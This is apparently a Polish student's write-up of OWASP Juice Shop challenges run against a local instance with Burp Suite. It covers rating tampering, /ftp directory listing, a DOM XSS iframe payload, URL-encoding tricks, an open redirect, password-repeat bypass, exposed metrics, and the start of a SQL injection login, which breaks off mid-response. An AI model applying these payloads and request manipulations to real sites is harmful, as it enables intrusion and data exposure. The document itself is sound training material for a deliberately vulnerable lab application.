

Improper Input Validation

Zero Stars (Give a devastating zero-star feedback to the store.)

- 1) w panelu “Customer Feedback” należy podać losowe dane, tak aby formularz mógł być zatwierdzony pod względem walidacji danych

Customer Feedback

Author: anonymous

Comment *: Komentarz


Max. 160 characters 9/160

Rating: 1★

CAPTCHA: What is 6+9+4 ?

Result *: 19

> Submit



- 2) Przechwytyjemy request

```
Request to http://localhost:3000 [127.0.0.1]
Forward Drop Intercept on Action Open Browser Comment this item
Pretty Raw Hex ⌂ ⓘ ⓘ
1 POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 75
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=M4D1MBbj7XPazzRm1x52LrpnoEAL1EIQwdgy09ON3kvqDK8l6VJWw4eY7wb1
13
14 {
  "captchaId":2,
  "captcha":"19",
  "comment":"Komentarz (anonymous)",
  "rating":1
}
```

3) Zmieniamy wartość "rating" na 0

Request to http://localhost:3000 [127.0.0.1]


Forward Drop Intercept on Action Open Browser Comment this item

Pretty Raw Hex ↻ ⌂ ⌂

```
1 POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 75
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=M4D1MBbj7XPazzRm1x52LrpnoEAL1EIQwdgy09ON3kvqDK8l6VJWw4eY7wbI
13
14 {
  "captchaId":2,
  "captcha":"19",
  "comment":"Komentarz (anonymous)",
  "rating":0
}

{
  "captchaId":2,
  "captcha":"19",
  "comment":"Komentarz (anonymous)",
  "rating":0
}
```


- 4) Zmieniony przez nas request zostaje zatwierdzony, walidacja odbywa się tylko po stronie frontendu, możliwe dane do wpisania w panelu “feedback” były w zakresie 1-5, jednak po zmianie zapytania w burpie okazuje się, że można to obejść



Sensitive Data Exposure

Confidential Document (Access a confidential document.)

- 1) W zakładce "About Us" znajduje się link, który powoduje automatyczne pobranie się pliku "terms of use"



- 2) Zapytanie zostało przechwycone w burpie. Zapytanie zostaje wysłane na stronę /ftp/legal.md, co już pokazuje nam strukturę plikową

```

Request
Pretty Raw Hex ⌂ \n ⌂
1 GET /ftp/legal.md HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
   Gecko/20100101 Firefox/78.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/w
   ebp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:3000/
9 Cookie: language=en; welcomebanner_status=dismiss;
   cookieconsent_status=dismiss; continueCode=
   xMBJLQerMmvBakzLXxyZK7PjDONYTzYSl4G42Yo36nORWN1E9wV5pBqgbvYw
10 Upgrade-Insecure-Requests: 1
11
12

Response
Pretty Raw Hex Render ⌂ \n ⌂
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Accept-Ranges: bytes
7 Cache-Control: public, max-age=0
8 Last-Modified: Fri, 10 Dec 2021 10:28:02 GMT
9 ETag: W/"be7-17da3e2b00c"
10 Content-Type: text/markdown; charset=UTF-8
11 Vary: Accept-Encoding
12 Date: Fri, 10 Dec 2021 11:44:36 GMT
13 Connection: close
14 Content-Length: 3047
15
16 # Legal Information
17
18 Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed
   diam nonumy
19 eirmod tempor invidunt ut labore et dolore magna aliquyam
   erat, sed diam
20 voluptua. At vero eos et accusam et justo duo dolores et ea
   rebum. Stet
21 clita kasd gubergren, no sea takimata sanctus est Lorem ipsum
   dolor sit
22 amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr,
   sed diam
23 nonumy eirmod tempor invidunt ut labore et dolore magna
   aliquyam erat,
24 sed diam voluptua. At vero eos et accusam et justo duo dolores
   et ea
25 rebum. Stet clita kasd gubergren, no sea takimata sanctus est
   Lorem
26 ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur
   sadipscing
27 elitr, sed diam nonumy eirmod tempor invidunt ut labore et
   dolore magna
28 aliquyam erat, sed diam voluptua. At vero eos et accusam et
   justo duo
29 dolores et ea rebum. Stet clita kasd gubergren, no sea
   takimata sanctus
30 est Lorem ipsum dolor sit amet.
31

```

Done

- 3) Po usunięciu nazwy pliku mamy dostęp do wylistowanych folderów, które powinny być dla nas ukryte i niedostępne

Burp Suite Community Edition v2021.10.3 - Temporary Project

Request

```
1 GET /ftp HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
   Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:3000/
9 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=xMBJLQerMmxBakzLxyZK7PjD0NyTzYSL4G42Yo36nORWN1E9wv5
pBqgbvYw
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

```
Pretty Raw Hex Render ⌂ ⌄ ⌁ ⌂ ⌄ ⌁
```

```
1 return el;
2
3 function search() {
4     var str = $('#search').value.toLowerCase();
5     var links = $('#files').all('a');
6     links.each(function(link){
7         var text = link.textContent.toLowerCase();
8         if ('..' == text) return;
9         if (str.length > -text.indexOf(str)) {
10             link.addClass('highlight');
11         } else {
12             link.removeClass('highlight');
13         }
14     });
15
16 $(window).on('content loaded', function(){
17     $('#search').on('keyup', search);
18 });
19
20 
```

0 matches 0 matches 0 matches

- 4) Po wysłaniu requesta na pierwszą wylistowaną ścieżkę uzyskujemy dostęp do poufnego dokumentu

Request

```
1 GET /ftp/acquisitions.md HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
   Gecko/20100101 Firefox/78.0
4 Accept:
5   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Referer: http://localhost:3000/
10 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=xMBJLQerMmxBakzLxyZK7PjD0NyTzYSL4G42Yo36nORWN1E9wv5
pBqgbvYw
11 Upgrade-Insecure-Requests: 1
12
```

Response

```
Pretty Raw Hex Render ⌂ ⌄ ⌁ ⌂ ⌄ ⌁
```

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Accept-Ranges: bytes
7 Cache-Control: public, max-age=0
8 Last-Modified: Sun, 05 Dec 2021 19:55:32 GMT
9 ETag: W/"38d-17d8c2a7562"
10 Content-Type: text/markdown; charset=UTF-8
11 Content-Length: 909
12 Vary: Accept-Encoding
13 Date: Fri, 10 Dec 2021 12:11:20 GMT
14 Connection: close
15
16 # Planned Acquisitions
17
18 > This document is confidential! Do not distribute!
19
20 Our company plans to acquire several competitors within the next year.
21 This will have a significant stock market impact as we will elaborate in
22 detail in the following paragraph:
23
24 Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
25 voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
26 amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
27 sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
28 ipsum dolor sit amet.
29
30 Our shareholders will be excited. It's true. No fake news.
31
32
33
34
```

XSS

DOM XSS (Perform a DOM XSS attack with <iframe src="javascript:alert(`xss`)">.)

- W wyszukiwarce zostaje wpisana fraza owasp aby zobaczyć w jaki sposób przetwarzany jest kod. Jak widać na załączonym screenie, kod html jest przetwarzany przez wyszukiarkę (widać to po tym, że napis "owasp" jest pogrubiony).

The screenshot shows the OWASP Juice Shop search results page. A search query containing the string "owasp" has been entered. The browser's developer tools are open, specifically the Elements tab, showing the rendered HTML. The word "owasp" is displayed in bold, indicating it was successfully injected and rendered by the browser. The developer tools also show the raw HTML code and the CSS styles applied to the page.

- Po analizie kodu źródłowego, zastosowany zostaje kod <iframe src="javascript:alert(`xss`)">
- Po wpisaniu payload'u, wyskakuje nam alert, który jest wynikiem ataku XSS

The screenshot shows the OWASP Juice Shop search results page after the payload has been executed. A green banner at the top indicates that the challenge has been solved. Below the banner, two alert dialogs are visible: one on the left labeled "Search Results -" and one on the right labeled "xss" with an "OK" button. The main content area displays a magnifying glass icon over clouds, with the text "No results found" and the sub-instruction "Try adjusting your search to find what you're looking for." The status bar at the bottom shows the URL <iframe src="javascript:alert('xss')">.


XSS

Bonus Payload (Use the bonus payload <iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe>

To samo co wyżej tylko że wpisany zostaje payload <iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay"

```
src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe>
```

Co skutkuje wyświetleniem się iframe



```
Send Cancel < > +
```

Request

```
Pretty Raw Hex Render ⌂ ⌂ ⌂
```

Pretty Raw Hex Render ⌂ ⌂ ⌂

```
1 GET /rest/products/1 HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:3000/
9 Content-Language: en
10 welcomebanner_status-dismiss: cookieconsent_status-dismiss: cookieconsent_code=
11 Kos784D0nHnh10L95sLbwdvSUH7TqlSgKha7AGPlEY2OoyVrgpxzXNwV2
12
13 "error":"
14 "message": "Unexpected path: /rest/products/1",
15 "stack":"
16 "Error: Unexpected path: /rest/products/1\n    at /home/kali/juice-shop/build/routes/angular.js:15:18\n    at Layer.handle [as handle_request]\n    at /home/kali/juice-shop/node_modules/express/lib/router/layer.js:95:51\n    at trim_prefix\n    at /home/kali/juice-shop/node_modules/express/lib/router/index.js:280:12\n    at Function.process_params\n    at /home/kali/juice-shop/node_modules/express/lib/router/index.js:300:12\n    at Layer.handle [as handle_request]\n    at /home/kali/juice-shop/node_modules/express/lib/router/layer.js:95:51\n    at trim_prefix\n    at /home/kali/juice-shop/node_modules/express/lib/router/index.js:287:12\n    at /home/kali/juice-shop/node_modules/express/lib/router/index.js:300:12\n    at Layer.handle [as handle_request]\n    at /home/kali/juice-shop/build/routes/verify.js:69:51\n    at Layer.handle [as handle_request]\n    at /home/kali/juice-shop/node_modules/express/lib/router/layer.js:95:51\n    at trim_prefix\n    at /home/kali/juice-shop/node_modules/express/lib/router/index.js:284:7\n    at Function.process_params\n    at /home/kali/juice-shop/node_modules/express/lib/router/index.js:300:12\n    at Layer.handle [as handle_request]\n    at /home/kali/juice-shop/node_modules/morgan/index.js:144:51\n    at trim_prefix\n    at /home/kali/juice-shop/node_modules/express/lib/router/index.js:279:12\n    at Layer.handle [as handle_request]\n    at /home/kali/juice-shop/node_modules/express/lib/router/index.js:317:13\n    at /home/kali/juice-shop/node_modules/express/lib/router/index.js:317:13\n:
```

Improper Input Validation

Missing Encoding (Retrieve the photo of Bjoern's cat in "melee combat-mode".)

- 1) Źródło zdjęcia, które nie jest wyświetlane a które mamy znaleźć nie poddane kodowaniu url, dlatego się nie wyświetla

- 2) Po zakodowaniu źródła zdjęcia otrzymujemy taki wynik

The screenshot shows a software application window titled "URL Encode" under the "Recipe" tab. The input file path is listed as "Input: /tmp/zatschi-whoneedsfourlegs-1572600969477.jpg". The output section shows the encoded URL: "%F0%9F%98%BC%2D%23zatschi%2D%23whoneedsfourlegs%2D1572600969477%2Ejpg".


Length: 47
Lines: 1

Output

start: 0 time: 0ms
end: 69 length: 69
length: 69 lines: 1

- 3) Wynik tej operacji zamieniamy z częścią linka odnoszącą się do konkretnego zdjęcia (czyli część po ostatnim slashu). Wynikiem tej operacji jest link <http://localhost:3000/assets/public/images/uploads/%F0%9F%98%BC%2D%23zatschi%2D%23whoneedsfourlegs%2D1572600969477%2Eipa>

- 4) Po wyszukaniu powyższego linku odczytujemy zdjęcie, które było wcześniej ukryte



Unvalidated Redirects

Outdated Allowlist (Let us redirect you to one of our crypto currency addresses which are not promoted any longer.)

- 1) Aplikacja zawiera kod który udostępnia informacje o linku, do którego użytkownik nie powinien mieć dostępu. Dzięki temu możemy wymusić przekierowanie na stronę, na którą nie powinniśmy zostać przekierowani.

```
noop() {  
}  
showBitcoinQrCode() {  
    this.dialog.open(Mt, {  
        data: {  
            data: 'bitcoin:1AbKfgvw9psQ41NbLi8kufDQTewG8DRZm',  
            url: './redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTewG8DRZm',  
            address: '1AbKfgvw9psQ41NbLi8kufDQTewG8DRZm',  
            title: 'TITLE_BITCOIN_ADDRESS'  
        }  
    })  
}  
showDashQrCode() {  
}
```

- 2) Po wpisaniu tego urla, zostajemy przekierowani na stronę związaną z kryptowalutami

Miscellaneous

Bully Chatbot (Receive a coupon code from the support chatbot.)

Brak notatek, zadanie wydawało się być całkowicie losowe XD

Improper Input Validation

Repetitive Registration (Follow the DRY principle while registering a user.)

- Brak walidacji haseł. Konto powinno być założone tylko w przypadku takiego samego hasła w polu “password repeat” i w polu “password”, natomiast z użyciem proxy można ten proces obejść. Konto mimo dwóch różnych wartości w tamtych polach zostaje założone.

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to `/api/Users/` with the following JSON body:

```
1 POST /api/Users/ HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
4 Gecko/20100101 Firefox/78.0
5 Accept: application/json, text/plain, */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/json
9 Content-Length: 211
10 Origin: http://localhost:3000
11 Connection: close
12 Referer: http://localhost:3000/
13 Cookie: language=en; welcomebanner_status=dismiss;
14 cookieconsent_status=dismis; continueCode=
15 ovbe4ymaJ2EqYDgjALWUvhNTm9i9EH5eiPMHxxtOZIvkOZQ8X1Bx59L7MK6l
16 {
17   "email": "wikto@gmail.com",
18   "password": "dada",
19   "passwordRepeat": "wewe",
20   "securityQuestion": {
21     "id": 2,
22     "question": "",
23     "createdAt": "2020-12-10T10:28:03.677Z",
24     "updatedAt": "2021-12-10T10:28:03.677Z"
25   },
26   "securityAnswer": "we"
27 }
```

The response is a `201 Created` with the following JSON data:

```
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Location: /api/Users/23
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 306
9 ETag: W/"132-T4Ae7/LmF5Kup1X01Q70Uy7cHjo"
10 Vary: Accept-Encoding
11 Date: Fri, 10 Dec 2021 17:25:22 GMT
12 Connection: close
13
14 {
15   "status": "success",
16   "data": {
17     "username": "",
18     "role": "customer",
19     "deluxeToken": "",
20     "lastLoginIp": "0.0.0.0",
21     "profileImage": "/assets/public/images/uploads/default.svg"
22     ,
23     "isActive": true,
24     "id": 23,
25     "email": "wikto@gmail.com",
26     "updatedAt": "2021-12-10T17:25:22.495Z",
27     "createdAt": "2021-12-10T17:25:22.495Z",
28     "deletedAt": null
29   }
30 }
```

Sensitive Data Exposure

Exposed Metrics (Find the endpoint that serves usage data to be scraped by a [popular monitoring system](#).)

- Testowana aplikacja korzysta z Prometheusha, czyli z darmowej aplikacji służącej do monitorowania i ostrzegania o zdarzeniach, która rejestruje metryki w czasie rzeczywistym. Po przeczytaniu dokumentacji tej aplikacji, dowiadujemy się, że “Prometheus oczekuje, że metryki będą dostępne dla celów na ścieżce `/metrics`“. Aplikacja w żaden sposób nie zabezpieczyła tego dostępu. Po wpisaniu adresu [“`http://localhost:3000/metrics`”](http://localhost:3000/metrics) dostajemy pełną informację na temat strony.

```
# HELP file_uploads_count Total number of successful file uploads grouped by file type.
# TYPE file_uploads_count counter

# HELP file_upload_errors Total number of failed file uploads grouped by file type.
# TYPE file_upload_errors counter

# HELP juiceshop_startup_duration_seconds Duration juiceshop required to perform a certain task during startup
# TYPE juiceshop_startup_duration_seconds gauge
juiceshop_startup_duration_seconds{task="cleanupFtpFolder",app="juiceshop"} 0.117377039
juiceshop_startup_duration_seconds{task="validateConfig",app="juiceshop"} 0.096524019
juiceshop_startup_duration_seconds{task="validatePreconditions",app="juiceshop"} 0.240209827
juiceshop_startup_duration_seconds{task="restoreOverwrittenFilesWithOriginals",app="juiceshop"} 0.239079232
juiceshop_startup_duration_seconds{task="datacreator",app="juiceshop"} 11.782436678
juiceshop_startup_duration_seconds{task="customizeApplication",app="juiceshop"} 0.050521595
juiceshop_startup_duration_seconds{task="customizeEasterEgg",app="juiceshop"} 0.019061749
juiceshop_startup_duration_seconds{task="ready",app="juiceshop"} 14.52

# HELP process_cpu_user_seconds_total Total user CPU time spent in seconds.
# TYPE process_cpu_user_seconds_total counter
process_cpu_user_seconds_total{app="juiceshop"} 201.27703100000002

# HELP process_cpu_system_seconds_total Total system CPU time spent in seconds.
# TYPE process_cpu_system_seconds_total counter
process_cpu_system_seconds_total{app="juiceshop"} 47.013346

# HELP process_cpu_seconds_total Total user and system CPU time spent in seconds.
# TYPE process_cpu_seconds_total counter
process_cpu_seconds_total{app="juiceshop"} 248.290377

# HELP process_start_time_seconds Start time of the process since unix epoch in seconds.
# TYPE process_start_time_seconds gauge
process_start_time_seconds{app="juiceshop"} 1639132078

# HELP process_resident_memory_bytes Resident memory size in bytes.
# TYPE process_resident_memory_bytes gauge
process_resident_memory_bytes{app="juiceshop"} 142000128

# HELP process_virtual_memory_bytes Virtual memory size in bytes.
# TYPE process_virtual_memory_bytes gauge
process_virtual_memory_bytes{app="juiceshop"} 1034240000

# HELP process_heap_bytes Process heap size in bytes.
# TYPE process_heap_bytes gauge
process_heap_bytes{app="juiceshop"} 222072832

# HELP process_open_fds Number of open file descriptors.
# TYPE process_open_fds gauge
process_open_fds{app="juiceshop"} 26

# HELP process_max_fds Maximum number of open file descriptors.
# TYPE process_max_fds gauge
process_max_fds{app="juiceshop"} 1048576

# HELP nodejs_eventloop_lag_seconds Lag of event loop in seconds.
# TYPE nodejs_eventloop_lag_seconds gauge
nodejs_eventloop_lag_seconds{app="juiceshop"} 0.086329594
```

Injection

Login Admin (Log in with the administrator's user account.)

- 1) Najpierw w panelu logowania wpisane zostają losowe dane, ten request zostaje przechwycony w burpie oraz zmienione są dane w polu "email" na znak '. Dана акция skutkuje błędem SQLITE_ERROR, co też widzimy w komunikacie w burpie.

Request

```

POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 31
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en;
welcomebanner_status=dismiss;
cookieconsent_status=dismiss;
continueCode=7XzYlrj8PvJNdwNU3HyTxikninQHDocBjSZEhzktBBULpInZAkxZoB6MR0en
13
14 {
    "email":"",
    "password":"rere"
}

```

Response

```

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Sat, 11 Dec 2021 13:35:06 GMT
Connection: close
